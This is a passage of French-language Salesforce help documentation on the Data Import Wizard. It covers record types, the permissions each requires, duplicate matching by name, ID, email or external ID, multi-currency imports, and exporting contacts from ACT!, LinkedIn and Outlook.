**Important:** Salesforce a remplacé les assistants individuels d'importation de comptes, de contacts et d'autres objets par l'Assistant d'importation de données. Les assistants d'importation individuels s'ouvrent dans de petites fenêtres contextuelles, alors que l'Assistant d'importation de données s'ouvre dans une page complète de navigateur, avec dataimporter.app à la fin de l'URL. Dans Configuration, saisissez `Assistant d'importation de données` dans la case `Recherche rapide`, puis sélectionnez **Assistant d'importation de données**. Les options affichées dépendent de vos autorisations.

Vous pouvez importer des données à partir d'ACT!, d'Outlook ou de tout programme capable d'enregistrer les données sous un format de type .csv (valeurs séparées par des virgules), tel qu'Excel ou GoldMine.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Votre édition détermine les types d'objet que vous pouvez importer.

**Remarque:** Si la virgule ne convient pas à vos paramètre régionaux, utilisez une tabulation ou un autre séparateur.

Le nombre d'enregistrements que vous pouvez importer dépend de vos autorisations et du type de données que vous importez. Vous pouvez importer autant d'enregistrements que vos autorisations le permettent, à condition de ne pas dépasser les limitations globales en stockage de données de votre organisation.

**Quels enregistrements peuvent être importés ?**

| Type d'enregistrement | Limite d'importation des enregistrements | Autorisations utilisateur requises | En savoir plus |
|---|---|---|---|
| Les comptes professionnels et les contacts dont vous êtes responsable | 50 000 à la fois via l'Assistant d'importation de données | Créer sur les comptes<br>ET<br>Modifier sur les comptes<br>ET<br>Importer des contacts personnels | Quels éléments sont importés pour les comptes professionnels et les contacts ? |
| Les comptes professionnels et les contacts appartenant à d'autres utilisateurs | 50 000 à la fois | Créer sur les comptes<br>ET<br>Modifier sur les comptes et les contacts<br>ET<br>Modifier toutes les données | Quels éléments sont importés pour les comptes professionnels et les contacts ? |
| Les comptes personnels dont vous êtes responsable | 50 000 à la fois | Créer sur les comptes<br>ET<br>Modifier sur les comptes<br>ET<br>Importer des contacts personnels | Quels éléments sont importés pour les comptes personnels ? |

**Quels enregistrements peuvent être importés ?**

| Type d'enregistrement | Limite d'importation des enregistrements | Autorisations utilisateur requises | En savoir plus |
|---|---|---|---|
| Les comptes personnels appartenant à d'autres utilisateurs | 50 000 à la fois | Créer sur les comptes<br>ET<br>Modifier sur les comptes et les contacts<br>ET<br>Modifier toutes les données | Quels éléments sont importés pour les comptes personnels ? |
| Pistes | 50 000 à la fois | Importer des pistes | Quels sont les éléments importés dans les pistes ? |
| Membres de campagne | 50 000 à la fois | Dépend des éléments importés :<br>• Statuts de membres de campagne<br>• Contacts existants<br>• Pistes existantes<br>• Comptes personnels existants<br>• Nouveaux contacts<br>• Nouvelles pistes | Quels sont les éléments importés pour les membres de campagne ?<br>Qui peut importer des membres de campagne ? |
| Objets personnalisés | 50 000 à la fois | Importer des objets personnalisés<br>ET<br>Autorisation de modification sur l'objet personnalisé | Quels sont les éléments importés pour les objets personnalisés ? |
| Solutions | 50 000 à la fois | Importer les solutions | Quels sont les éléments importés pour les solutions ? |
| Actifs<br>Requêtes<br>Campagnes<br>Contrats<br>Documents<br>Opportunités<br>Produits | Vous ne pouvez pas importer ces enregistrements via l'Assistant d'importation de données. | | |

Pour plus d'informations sur l'accessibilité du champ et l'importation des valeurs des différents types de champ, reportez-vous à Remarques concernant l'importation de données à la page 726.

**Remarque:** Les membres de groupes de relations ne peuvent pas être importés.

CONSULTER ÉGALEMENT :

- Assistant d'importation de données
- Choix d'une méthode d'importation des données
- Annulation d'une importation
- Quelles sont les autorisations requises pour importer des enregistrements ?

# Choix d'une méthode d'importation des données

Découvrez vos options d'importation de données dans Salesforce.

| Outils | Éditions prises en charge | Nombre d'enregistrements que vous pouvez importer ou exporter | Importation | Exportation | Interne ou externe à Salesforce | Informations supplémentaires |
|---|---|---|---|---|---|---|
| Assistant d'importation de données (unifié) | Toutes les éditions à l'exception de Database.com | Jusqu'à 50 000 | Oui | Non | Interne | Un assistant intégré au navigateur qui importe les comptes, les contacts, les pistes, les solutions et les objets personnalisés de votre organisation. En savoir plus. |
| Data Loader | Enterprise Edition, Unlimited Edition, Performance Edition, Developer Edition et Database.com Edition | Entre 5000 et 5 millions | Oui | Oui | Externe | Data Loader est une application destinée à l'importation ou à l'exportation en masse de données. Elle permet d'insérer, de mettre à jour, de supprimer ou d'exporter des enregistrements Salesforce. En savoir plus. |

CONSULTER ÉGALEMENT :

- Assistant d'importation de données
- Importation de données dans Salesforce

# Quels éléments sont importés pour les comptes professionnels et les contacts ?

Les assistants d'importation de comptes professionnels et de contacts vous permettent de faire correspondre des enregistrements de plusieurs manières, et ce, afin d'éviter les duplications. Les contacts peuvent être mappés ID Salesforce, nom, e-mail ou ID externe. Les comptes professionnels peuvent être mappés par ID Salesforce, ID externe ou par nom et site. La correspondance par ID Salesforce comprend les contacts et les comptes professionnels. Si vous faites correspondre les uns par ID Salesforce, les autres correspondent également par ID Salesforce.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

L'importation de l'organisation n'est pas disponible avec : **Personal** Edition, **Database.com**

## Correspondance par nom et site

Si vous choisissez de faire correspondre les contacts par nom et les comptes professionnels par nom et site (options recommandées), les assistants d'importation créent automatiquement dans le fichier d'importation un compte professionnel pour chaque combinaison unique de nom et site de compte professionnel. Ils créent également un contact distinct pour chaque nom de contact répertorié dans le fichier. Les contacts sont ensuite associés aux comptes professionnels adéquats.

Si le compte professionnel ou le contact existe déjà dans le système et que vous disposez d'un accès en lecture/écriture sur l'enregistrement, les assistants ajoutent vos données d'importation aux données existantes dans Salesforce.

## Correspondance par ID Salesforce

Vous pouvez également choisir de faire correspondre les comptes professionnels et les contacts par ID Salesforce. Dans ce cas, l'ID Salesforce représentera le critère d'annulation des duplications. En d'autres termes, si vous faites correspondre vos contacts et comptes professionnels par ID et qu'un enregistrement de votre fichier source possède le même ID qu'un enregistrement dans Salesforce, il est mis à jour dans Salesforce. Les ID d'enregistrement respectent la casse et doivent être strictement identiques.

## Correspondance par ID externe

Un ID externe est un champ personnalisé contenant un attribut ID externe. En d'autres termes, il contient des identificateurs d'enregistrement uniques issus d'un système autre que Salesforce. Lorsque vous sélectionnez cette option, l'Assistant d'importation de données détecte les enregistrements existants dans Salesforce dont les ID externes correspondent à ceux du fichier d'importation. Cette opération n'est pas sensible à la casse. Par exemple, « ABC » est mappé avec « abc ». Cependant, si le champ ID externe contient également un attribut Unique sensible à la casse, les lettres en majuscules et en minuscules ne sont pas considérées comme identiques.

Passez en revue et normalisez les valeurs des ID externes avant d'exécuter l'importation afin d'éviter toute correspondance indésirable.

Si l'Assistant d'importation de données détecte des enregistrements dupliqués, seuls les trois premiers sont signalés dans l'e-mail de confirmation.

## Remplacement de valeurs de compte existantes

Les assistants n'effacent jamais les champs de compte professionnel existants sauf si vous cochez la case `Remplacer les valeurs de compte existantes`. Lorsque cette case est cochée, vous pouvez insérer de nouvelles données ou mettre à jour des champs de compte professionnel existants avec de nouvelles données. Notez toutefois que cette case ne vous permet pas de remplacer les données du champ existant par des valeurs vides. Lorsque cette case n'est pas cochée, l'assistant met à jour les champs de compte professionnel vides mais n'exécute aucune action sur les champs existants.

Si vous ne disposez pas d'un accès en lecture/écriture à un compte professionnel ou à un contact existant, les assistants créent un compte professionnel ou un contact dont vous êtes le responsable. De plus, les assistants créent des comptes professionnels et des contacts en fonction des champs spécifiques de votre fichier d'importation.

Dans les organisations Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition, les assistants d'importation permettent également d'importer des notes sur les nouveaux comptes professionnels et les contacts. Les assistants n'importent pas les notes qui sont strictement identiques à des notes de comptes professionnels et de contacts existants.

CONSULTER ÉGALEMENT :

- Assistant d'importation de données
- Choix d'une méthode d'importation des données
- Importation de données dans Salesforce

## Quels éléments sont importés pour les comptes personnels ?

L'Assistant d'importation de données empêche la création de comptes personnels en double en mappant les enregistrements avec l'un des champs suivants : `Nom du compte`, `ID Salesforce` ou `E-mail` ou un champ ID externe. Dans votre fichier d'importation, incluez une colonne pour le champ que vous utilisez pour faire correspondre les enregistrements.

**Remarque:** Votre administrateur n'utilise pas nécessairement l'expression « comptes personnels ». Dans ce cas, l'assistant d'importation de données fait référence au nouveau nom.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Correspondance par nom

Lorsque vous sélectionnez cette option, l'assistant d'importation de données détecte les enregistrements Salesforce existants qui portent le même nom. Ce type de correspondance n'est pas sensible à la casse. Exemple, les noms qui commencent par une lettre majuscule sont mappés avec le même nom qui commence par une lettre minuscule. Si nécessaire, passez en revue et normalisez vos noms d'enregistrement avant d'exécuter l'importation afin d'éviter toute correspondance indésirable.

### Correspondance par ID Salesforce

Généré par le système, l'ID Salesforce est une chaîne de 15 ou 18 lettres et chiffres, qui tient compte de la casse et identifie de manière unique chaque enregistrement Salesforce. Lorsque vous sélectionnez cette option, l'Assistant d'importation de données détecte dans Salesforce les enregistrements existants qui ont le même ID Salesforce. Vous pouvez obtenir des ID Salesforce en exécutant des rapports qui comprennent le champ ID de l'enregistrement.

### Correspondance par adresse e-mail

Avec cette option, les enregistrements de votre fichier d'importation sont mappés avec les enregistrements existants dans Salesforce selon la valeur exacte du champ `E-mail`.

### Correspondance par ID externe

Un ID externe est un champ personnalisé contenant un attribut ID externe. En d'autres termes, il contient des identificateurs d'enregistrement uniques issus d'un système autre que Salesforce. Lorsque vous sélectionnez cette option, l'Assistant d'importation de données détecte les enregistrements existants dans Salesforce dont les ID externes correspondent à ceux du fichier d'importation. Cette opération n'est pas sensible à la casse. Par exemple, « ABC » est mappé avec « abc ». Cependant, si le champ ID externe contient également un attribut Unique sensible à la casse, les lettres en majuscules et en minuscules ne sont pas considérées comme identiques.

Passez en revue et normalisez les valeurs des ID externes avant d'exécuter l'importation afin d'éviter toute correspondance indésirable.

Si l'Assistant d'importation de données détecte des enregistrements dupliqués, seuls les trois premiers sont signalés dans l'e-mail de confirmation.

### Omission ou mise à jour des enregistrements correspondants

Lorsque l'Assistant d'importation de données détecte des enregistrements existants dans Salesforce qui correspondent au champ que vous avez sélectionné, vous avez le choix entre les actions ci-dessous.

- **Ajouter de nouveaux enregistrements** : si les enregistrements de votre fichier sont nouveaux et ne correspondent à aucun enregistrement existant, insérez-les dans Salesforce. Ignorez les enregistrements qui correspondent à des enregistrements existants et n'effectuez aucune opération sur les enregistrements existants.
- **Mettre à jour les enregistrements existants** : si les enregistrements de votre fichier correspondent à des enregistrements existants, mettez à jour les enregistrements existants. Ignorer les enregistrements qui ne correspondent à aucun enregistrement existant, et ne les insérez pas en tant que nouveaux enregistrements.
- **Ajouter de nouveaux enregistrements et mettre à jour des enregistrements existants** : si les enregistrements de votre fichier sont nouveaux et ne correspondent à aucun enregistrement existant, insérez-les dans Salesforce. Si les enregistrements correspondent à des enregistrements existants, mettez à jour les enregistrements existants.

## Quels sont les éléments importés pour les pistes ?

Vous pouvez importer des données dans les champs de piste standard et dans les champs de piste personnalisés, même si un champ est masqué ou en lecture seule dans la présentation de page ou les paramètres de sécurité au niveau du champ des pistes.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Importation de pistes avec des types correspondants

Vous pouvez choisir de faire correspondre les pistes du fichier d'importation et les pistes existantes de Salesforce. Voici les types de correspondance de piste disponibles : ID Salesforce, nom, e-mail ou ID externe. La sélection d'un type de correspondance définit les critères afin d'éviter les pistes dupliquées. Par exemple, si vous mappez vos pistes par adresse e-mail et qu'une piste de votre fichier source contient la même adresse qu'une autre piste dans Salesforce, elle est mise à jour dans Salesforce. Si vous ne mappez pas vos pistes par e-mail et qu'une piste du fichier source contient la même adresse qu'une autre dans Salesforce, une nouvelle piste est créée.

### Importation de pistes sans type correspondant

Si vous sélectionnez le type de correspondance « Aucun » dans l'assistant d'importation de données, il crée une piste dans Salesforce pour chaque piste de votre fichier d'importation. Vous pouvez fusionner des pistes après leur importation.

### Correspondance par nom

Lorsque vous sélectionnez cette option, l'assistant d'importation de données détecte les enregistrements Salesforce existants qui portent le même nom. Ce type de correspondance n'est pas sensible à la casse. Exemple, les noms qui commencent par une lettre majuscule sont mappés avec le même nom qui commence par une lettre minuscule. Si nécessaire, passez en revue et normalisez vos noms d'enregistrement avant d'exécuter l'importation afin d'éviter toute correspondance indésirable.

### Correspondance par adresse e-mail

Avec cette option, les enregistrements de votre fichier d'importation sont mappés avec les enregistrements existants dans Salesforce selon la valeur exacte du champ `E-mail`.

### Correspondance par ID Salesforce

Généré par le système, l'ID Salesforce est une chaîne de 15 ou 18 lettres et chiffres, qui tient compte de la casse et identifie de manière unique chaque enregistrement Salesforce. Lorsque vous sélectionnez cette option, l'Assistant d'importation de données détecte dans Salesforce les enregistrements existants qui ont le même ID Salesforce. Vous pouvez obtenir des ID Salesforce en exécutant des rapports qui comprennent le champ ID de l'enregistrement.

### Correspondance par ID externe

Un ID externe est un champ personnalisé contenant un attribut ID externe. En d'autres termes, il contient des identificateurs d'enregistrement uniques issus d'un système autre que Salesforce. Lorsque vous sélectionnez cette option, l'Assistant d'importation de données détecte les enregistrements existants dans Salesforce dont les ID externes correspondent à ceux du fichier d'importation. Cette opération n'est pas sensible à la casse. Par exemple, « ABC » est mappé avec « abc ». Cependant, si le champ ID externe contient également un attribut Unique sensible à la casse, les lettres en majuscules et en minuscules ne sont pas considérées comme identiques.

Passez en revue et normalisez les valeurs des ID externes avant d'exécuter l'importation afin d'éviter toute correspondance indésirable.

Si l'Assistant d'importation de données détecte des enregistrements dupliqués, seuls les trois premiers sont signalés dans l'e-mail de confirmation.

CONSULTER ÉGALEMENT :

- Assistant d'importation de données
- Choix d'une méthode d'importation des données

## Quels sont les éléments importés pour les membres de campagne ?

Vous pouvez utiliser l'Assistant d'importation de données pour mettre à jour le statut des membres de campagne.

Vous pouvez également importer des membres de campagne. Pour chaque contact, piste ou compte personnel de votre fichier d'importation, l'Assistant d'importation de données :

- Importe l'enregistrement
- Associe l'enregistrement à la campagne spécifiée, ce qui définit le contact, la piste ou le compte personnel en tant que membre de la campagne
- Insère une valeur Statut du membre pour le membre de la campagne

Si votre fichier d'importation inclut des enregistrements dupliqués, l'Assistant d'importation de données ne les fusionne pas. Si un enregistrement importé correspond à un enregistrement existant, l'Assistant d'importation de données ne fusionne pas les données dupliquées dans un seul enregistrement.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Correspondance par ID externe

Un ID externe est un champ personnalisé contenant un attribut ID externe. En d'autres termes, il contient des identificateurs d'enregistrement uniques issus d'un système autre que Salesforce. Lorsque vous sélectionnez cette option, l'Assistant d'importation de données détecte les enregistrements existants dans Salesforce dont les ID externes correspondent à ceux du fichier d'importation. Cette opération n'est pas sensible à la casse. Par exemple, « ABC » est mappé avec « abc ». Cependant, si le champ ID externe contient également un attribut Unique sensible à la casse, les lettres en majuscules et en minuscules ne sont pas considérées comme identiques.

Passez en revue et normalisez les valeurs des ID externes avant d'exécuter l'importation afin d'éviter toute correspondance indésirable.

Si l'Assistant d'importation de données détecte des enregistrements dupliqués, seuls les trois premiers sont signalés dans l'e-mail de confirmation.

CONSULTER ÉGALEMENT :

- Importation de membres de campagne
- Assistant d'importation de données

## Quels sont les éléments importés pour les objets personnalisés ?

L'Assistant d'importation de données empêche la création d'enregistrements en double en mappant les enregistrements avec l'un des champs suivants : nom de l'objet personnalisé, ID Salesforce ou ID externe. Dans votre fichier d'importation, insérez une colonne pour le champ que vous utilisez pour la correspondance des enregistrements.

### Correspondance par nom

Lorsque vous sélectionnez cette option, l'assistant d'importation de données détecte les enregistrements Salesforce existants qui portent le même nom. Ce type de correspondance n'est pas sensible à la casse. Exemple, les noms qui commencent par une lettre majuscule sont mappés avec le même nom qui commence par une lettre minuscule. Si nécessaire, passez en revue et normalisez vos noms d'enregistrement avant d'exécuter l'importation afin d'éviter toute correspondance indésirable.

### Correspondance par ID Salesforce

Généré par le système, l'ID Salesforce est une chaîne de 15 ou 18 lettres et chiffres, qui tient compte de la casse et identifie de manière unique chaque enregistrement Salesforce. Lorsque vous sélectionnez cette option, l'Assistant d'importation de données détecte dans Salesforce les enregistrements existants qui ont le même ID Salesforce. Vous pouvez obtenir des ID Salesforce en exécutant des rapports qui comprennent le champ ID de l'enregistrement.

### Correspondance par ID externe

Un ID externe est un champ personnalisé contenant un attribut ID externe. En d'autres termes, il contient des identificateurs d'enregistrement uniques issus d'un système autre que Salesforce. Lorsque vous sélectionnez cette option, l'Assistant d'importation de données détecte les enregistrements existants dans Salesforce dont les ID externes correspondent à ceux du fichier d'importation. Cette opération n'est pas sensible à la casse. Par exemple, « ABC » est mappé avec « abc ». Cependant, si le champ ID externe contient également un attribut Unique sensible à la casse, les lettres en majuscules et en minuscules ne sont pas considérées comme identiques.

Passez en revue et normalisez les valeurs des ID externes avant d'exécuter l'importation afin d'éviter toute correspondance indésirable.

Si l'Assistant d'importation de données détecte des enregistrements dupliqués, seuls les trois premiers sont signalés dans l'e-mail de confirmation.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Importation d'objets personnalisés disponible dans : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour importer des données d'objet personnalisé via l'Assistant d'importation de données :

- Importer des objets personnalisés

  ET

  Autorisation de modification sur l'objet personnalisé

**Remarque:** Vous ne pouvez pas utiliser l'Assistant d'importation de données pour importer des objets personnalisés avec deux relations principal-détails.

CONSULTER ÉGALEMENT :

- Assistant d'importation de données
- Choix d'une méthode d'importation des données

## Quels sont les éléments importés pour les solutions ?

L'Assistant d'importation de données empêche la création d'enregistrements en double en mappant les enregistrements avec l'un des champs suivants : titre de la solution, ID Salesforce ou ID externe. Dans votre fichier d'importation, insérez une colonne pour le champ que vous utilisez pour la correspondance des enregistrements.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour importer des solutions :
- Importer les solutions

### Correspondance par titre de solution

Lorsque vous sélectionnez cette option, l'assistant d'importation détecte les solutions existantes dans Salesforce qui portent le même titre. Ce type de correspondance n'est pas sensible à la casse. Par exemple, les titres qui commencent par une lettre majuscule sont mappés avec le même titre qui commence par une lettre minuscule. Si nécessaire, passez en revue et normalisez vos titres de solution avant d'exécuter l'importation afin d'éviter toute correspondance indésirable.

### Correspondance par ID Salesforce

Généré par le système, l'ID Salesforce est une chaîne de 15 ou 18 lettres et chiffres, qui tient compte de la casse et identifie de manière unique chaque enregistrement Salesforce. Lorsque vous sélectionnez cette option, l'Assistant d'importation de données détecte dans Salesforce les enregistrements existants qui ont le même ID Salesforce. Vous pouvez obtenir des ID Salesforce en exécutant des rapports qui comprennent le champ ID de l'enregistrement.

### Correspondance par ID externe

Un ID externe est un champ personnalisé contenant un attribut ID externe. En d'autres termes, il contient des identificateurs d'enregistrement uniques issus d'un système autre que Salesforce. Lorsque vous sélectionnez cette option, l'Assistant d'importation de données détecte les enregistrements existants dans Salesforce dont les ID externes correspondent à ceux du fichier d'importation. Cette opération n'est pas sensible à la casse. Par exemple, « ABC » est mappé avec « abc ». Cependant, si le champ ID externe contient également un attribut Unique sensible à la casse, les lettres en majuscules et en minuscules ne sont pas considérées comme identiques.

Passez en revue et normalisez les valeurs des ID externes avant d'exécuter l'importation afin d'éviter toute correspondance indésirable.

Si l'Assistant d'importation de données détecte des enregistrements dupliqués, seuls les trois premiers sont signalés dans l'e-mail de confirmation.

CONSULTER ÉGALEMENT :

- Assistant d'importation de données
- Choix d'une méthode d'importation des données

# Remarques relatives à l'importation de données

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Votre édition détermine les types d'objet que vous pouvez importer.

- **Accessibilité du champ** : vous pouvez importer des valeurs dans un champ uniquement si vous avez accès en lecture et en modification à ce champ. L'accès aux champs est déterminé par les autorisations utilisateur, les attributions de présentation de page et les paramètres de sécurité au niveau des champs.

  La sécurité au niveau du champ est disponible dans Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition.

- **Nouvelles valeurs de liste de sélection et de liste à sélection multiple** : si vous importez une valeur de liste de sélection qui ne correspond pas à une valeur de liste de sélection existante :
  - Pour une liste de sélection non restreindre, l'Assistant importation de données utilise la valeur du fichier d'importation.
  - Pour une liste de sélection restreinte, l'Assistant importation de données utilise la valeur par défaut de la liste de sélection.
- **listes à sélection multiple** : pour importer plusieurs valeurs dans une liste à sélection multiple, séparez les valeurs par un point-virgule dans votre fichier d'importation.

  Vous pouvez importer jusqu'à 100 valeurs à la fois dans un champ de liste à sélection multiple. Si votre fichier d'importation compte plus de 100 valeurs pour un enregistrement, l'assistant d'importation laisse le champ vide dans cet enregistrement.

- **Cases à cocher** : pour importer des données dans un champ de case à cocher, utilisez 1 pour les valeurs cochées et 0 pour les valeurs non cochées.
- **Valeurs par défaut** : pour les champs de liste de sélection, de liste à sélection multiple et de case à cocher, si vous ne mappez pas le champ dans l'assistant d'importation, la valeur par défaut du champ (le cas échéant) est automatiquement insérée dans le nouvel enregistrement ou l'enregistrement mis à jour.
- **Champs date/heure** : assurez-vous que le format de tous les champs date/heure que vous importez correspond à leur affichage dans Salesforce en fonction de vos paramètres régionaux.
- **Champs de formule** : ces champs de formule n'acceptent pas les données importées car ils sont en lecture seule.
- **Règles de validation de champs** :Salesforce exécute des règles de validation sur les enregistrements avant qu'ils soient importés. Les enregistrements qui échouent lors de la validation ne sont pas importés. Si nécessaire, avant d'effectuer une importation, désactivez les règles de validation qui affectent les enregistrements que vous importez.

CONSULTER ÉGALEMENT :

Assistant d'importation de données

Choix d'une méthode d'importation des données

Importation de données dans Salesforce

# Importation de plusieurs devises

Si la configuration définie pour votre organisation autorise l'utilisation de plusieurs devises, vous pouvez importer des montants exprimés dans différentes devises.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Importation d'organisation

Lors de l'importation de comptes, de contacts, d'objets personnalisés, de pistes ou de solutions pour votre organisation, vous pouvez préciser la devise à utiliser pour les champs monétaires via la colonne `Code ISO de la devise` du fichier d'importation. Les règles suivantes sont applicables :

- **Saisie du code de devise** : indiquez un code de devise dans la colonne `Code ISO de la devise` du fichier d'importation. Les codes de devises sont constitués de trois lettres, conformément à la norme internationale. Par exemple, USD est le code de la devise Dollar U.S. Dans Configuration, saisissez *`Gérer les devises`* dans la case `Recherche rapide`, puis sélectionnez **Gérer les devises** pour afficher la liste des codes valides dans votre organisation.
- **Utilisation d'une devise pour les comptes et les contacts** : si vous importez des comptes et des contacts, la colonne `Code ISO de la devise` s'applique à la fois à un compte et au contact associé. Vous ne pouvez pas spécifier de devises différentes pour les comptes et les contacts associés.
- **Mise à jour du code de devise** : lors de la mise à jour du code de devise (et non du montant dans cette devise) pour les comptes et contacts existants, le montant n'est pas converti en valeur correspondante dans la nouvelle devise.
- **Spécification de devises inactives** : si vous saisissez une devise inactive dans votre fichier d'importation, votre devise personnelle est utilisée à la place. Cependant, les montants ne sont pas modifiés. Par exemple, si votre fichier contient le montant AUD 100 (pour 100 dollars australiens), mais que AUD est une devise inactive dans votre organisation, il est importé sous USD 100, en considérant que votre devise personnelle est le dollar américain.
- **Omission de la colonne Code ISO de la devise** : lors de la création d'enregistrements par le biais de l'importation, si vous n'utilisez pas la colonne `Code ISO de la devise` ou si vous ne la mappez pas, votre devise personnelle est utilisée. Par exemple, si votre fichier contient la valeur 100 et si la devise utilisée par la société est le dollar américain (code de devise = USD), le montant importé est 100 USD.

  Lors de la mise à jour d'enregistrements existants par le biais de l'importation, si vous n'utilisez pas la colonne `Code ISO de la devise` ou si vous ne la mappez pas, le système considère que tous les montants sont libellés dans la devise de l'enregistrement. Par exemple, si votre fichier contient la valeur 100 pour un enregistrement dont le code de devise est EUR (code de l'euro), ce montant est interprété comme 100 EUR.

CONSULTER ÉGALEMENT :

Assistant d'importation de données

# Créer des fichiers d'exportation pour les assistants d'importation

Avant d'importer des données dans Salesforce, utilisez votre logiciel existant pour créer un fichier d'exportation de données.

Un fichier d'exportation contient toutes les informations que vous souhaitez importer.

Votre fichier d'exportation peut inclure aussi bien de nouveaux enregistrements que des mises à jour d'enregistrements existants. Vous sélectionnez le mappage des enregistrements afin d'éviter les duplications Par exemple, vous pouvez sélectionner le mappage des comptes et des contacts par leur nom ou par leur adresse e-mail. Si vous sélectionnez le mappage par l'adresse e-mail, un contact existant dans Salesforce est mis à jour si un enregistrement de vos données importées contient la même adresse e-mail. Cependant, si des enregistrements contiennent le même nom, mais une adresse e-mail différente, ils restent séparés.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

1. Utilisez votre logiciel existant créer un fichier d'exportation de données.
   - Exportation à partir de ACT!
   - Exportation à partir de LinkedIn®
   - Exportation à partir de Outlook
   - Exportation à partir d'autres sources de données
   - Exportation à partir de Salesforce
2. Révisez les données à importer pour vous assurer qu'elles sont plus récentes que celles existantes dans Salesforce. Vos données Salesforce sont remplacées par celles de votre fichier d'importation, même si elles sont obsolètes.
3. Comparez vos champs de données avec les champs Salesforce dans lesquels vous pouvez importer, puis vérifiez que vos données sont mappées avec les champs Salesforce appropriés. Reportez-vous à Préparation des données à importer à la page 731.
4. Si vous êtes l'administrateur et que vous importez pour plusieurs utilisateurs, combinez les données d'exportation de plusieurs sources dans un fichier de texte de valeurs séparées par une virgule (.csv) en utilisant Excel.

   Remarque: Lors de l'importation d'enregistrements depuis plusieurs utilisateurs, votre fichier d'exportation doit inclure un champ `Propriétaire de l'enregistrement` pour tous les nouveaux enregistrements, avec le nom d'utilisateur complet ou le prénom et le nom des utilisateurs existants et actifs. Les propriétaires d'enregistrement existants ne sont pas modifiés. Les nouveaux enregistrements sont attribués à l'utilisateur désigné dans le champ `Propriétaire de l'enregistrement`. Par exemple, les enregistrements qui doivent appartenir à Joe Smith dans votre organisation doivent inclure le nom d'utilisateur (« jsmith@acme.com ») ou le prénom et le nom (par exemple, « Joe Smith », ou « Smith Joe » pour des paramètres régionaux asiatiques). Pour les importations de pistes, vous pouvez également spécifier un nom de file d'attente de piste.

   Lors de l'importation de pistes, au lieu d'utiliser un champ `Responsable de l'enregistrement`, vous pouvez recourir à une règle d'attribution de piste pour désigner les responsables des données importées.

## Exportation à partir de ACT!

ACT! vous permet d'exporter des données de contact dans un fichier au format texte délimité que vous pouvez ensuite importer. Pour exporter des contacts à partir de ACT! (versions 4.0 ou 2000) :

1. Lancez ACT! et ouvrez votre base de données.
2. Sélectionnez **Fichier** > **Échange de données** > **Exporter**.
3. Sélectionnez le type de fichier **Texte - délimité**.

4. Choisissez un nom de fichier et un emplacement pour les données exportées, puis cliquez sur **Suivant**.
5. Sélectionnez **Enregistrements de contact uniquement**
6. Cliquez sur le bouton **Options...**.
7. Sélectionnez le caractère séparateur de champs **Virgule**.

   Remarque: Si la virgule ne convient pas à vos paramètre régionaux, utilisez une tabulation ou un autre séparateur.

8. Sélectionnez **Oui, exporter les noms des champs**, puis cliquez sur **OK**.
9. Cliquez sur **Suivant**.
10. Sélectionnez **Tous les enregistrements**, puis cliquez sur **Suivant**.
11. Ne modifiez pas la liste indiquant l'ordre des champs à exporter et cliquez sur **Terminer**.

CONSULTER ÉGALEMENT :

Mappage par défaut des champs pour ACT!

Créer des fichiers d'exportation pour les assistants d'importation

## Exportation à partir de LinkedIn®

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

Vous pouvez exporter des données de contact à partir de LinkedIn sous un format de texte délimité, que vous pouvez ensuite importer.

- Ouvrez la page `www.linkedin.com/addressBookExport`, puis suivez les étapes en utilisant l'option **Microsoft Outlook (.CSV file)**.

## Exportation à partir d'Outlook

Exportez des données directement depuis Microsoft® Outlook® sous un format CSV (valeurs séparées par une virgule). Importez ensuite ces données dans Salesforce.

1. Dans Outlook, accédez à la fonctionnalité d'exportation.
2. Choisissez **Valeurs séparées par des virgules (Windows)**, puis cliquez sur **Suivant**.

   Remarque: Si la virgule ne convient pas à vos paramètre régionaux, utilisez une tabulation ou un autre séparateur.

3. Sélectionnez le dossier contenant les contacts que vous souhaitez exporter, puis cliquez sur **Suivant**.
4. Choisissez un nom de fichier pour les données exportées, puis cliquez sur **Suivant**.
5. Cliquez sur **Terminer**.

CONSULTER ÉGALEMENT :

Mappage par défaut des champs pour Outlook

Créer des fichiers d'exportation pour les assistants d'importation

## Exportation à partir d'autres sources de données

Vous pouvez importer des données dans le système à partir de toute application capable de générer des fichiers au format CSV (valeurs séparées par des virgules).

1. Enregistrez votre source de données sous forme de fichier CSV.

   Remarque: Si la virgule ne convient pas à vos paramètre régionaux, utilisez une tabulation ou un autre séparateur.

2. Vérifiez que votre fichier ne contient qu'un nom par champ. Le système ne gère pas les champs contenant plusieurs noms.
3. Vérifiez que les noms et les fonctions sont stockés dans deux champs distincts de votre fichier. Le système n'accepte pas les champs contenant à la fois un nom et une fonction.
4. Vérifiez que votre fichier contient un seul numéro de téléphone par champ.

CONSULTER ÉGALEMENT :

Mappage de champs pour d'autres sources de données et pour une importation d'organisation

Créer des fichiers d'exportation pour les assistants d'importation

## Exportation à partir de Salesforce

